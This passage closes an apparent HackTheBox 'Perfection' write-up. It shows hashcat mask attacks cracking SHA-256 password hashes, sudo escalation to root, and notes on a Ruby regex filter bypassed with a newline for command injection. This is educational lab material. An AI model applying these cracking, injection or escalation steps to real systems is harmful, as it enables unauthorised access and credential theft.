abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus
_413759210

hashcat -m 1400
dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57 -a 3
"tina_anit_?d?d?d?d?d?d?d?d?d" --show
dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57:tina_anit_9
16066225
```

```
hashcat -m 1400
d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393 -a 3
"harry_yrrah_?d?d?d?d?d?d?d?d?d" --show
d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393:harry_yrrah
_782072564

hashcat -m 1400
ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a -a 3
"david_divad_?d?d?d?d?d?d?d?d?d" --show
ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a:david_divad
_274797280

hashcat -m 1400
154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8 -a 3
"stephen_nehpets_?d?d?d?d?d?d?d?d?d" --show
154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8:stephen_neh
pets_609653958
```

We acquire the password for susan: `susan_nasus_413759210`. We can try with `sudo`:

```
(remote) susan@perfection:/home/susan/Migration$ sudo -l
[sudo] password for susan:
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin, use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
```

It works! And we are a standard sudo user with permissions to run anything as root. We simply do `sudo su`:

```
(remote) susan@perfection:/home/susan/Migration$ sudo su
root@perfection:/home/susan/Migration# whoami
root
root@perfection:/home/susan/Migration# cat /root/root.txt |cut -c -20
f8db0045b8cb575e46c8
```

That is the box!

03 - Further Notes

Links and references

https://davidhamann.de/2022/05/14/bypassing-regular-expression-checks/ -> Bypassing the regex filter on the ruby app
https://hashcat.net/wiki/doku.php?id=mask_attack -> Hashcat mask mode attack

Vital key points

- Foothold and user: Exploiting a ruby application (this allows us to do command injection)

```
params[:category1] =~ /^[a-zA-Z0-9\/ ] # Regex filter that existed in the
params (a line break makes its possible for the filter to be terminated at
the linebreak, anything else is not checked)
```

- Root: Exploiting a mask attack on passwords.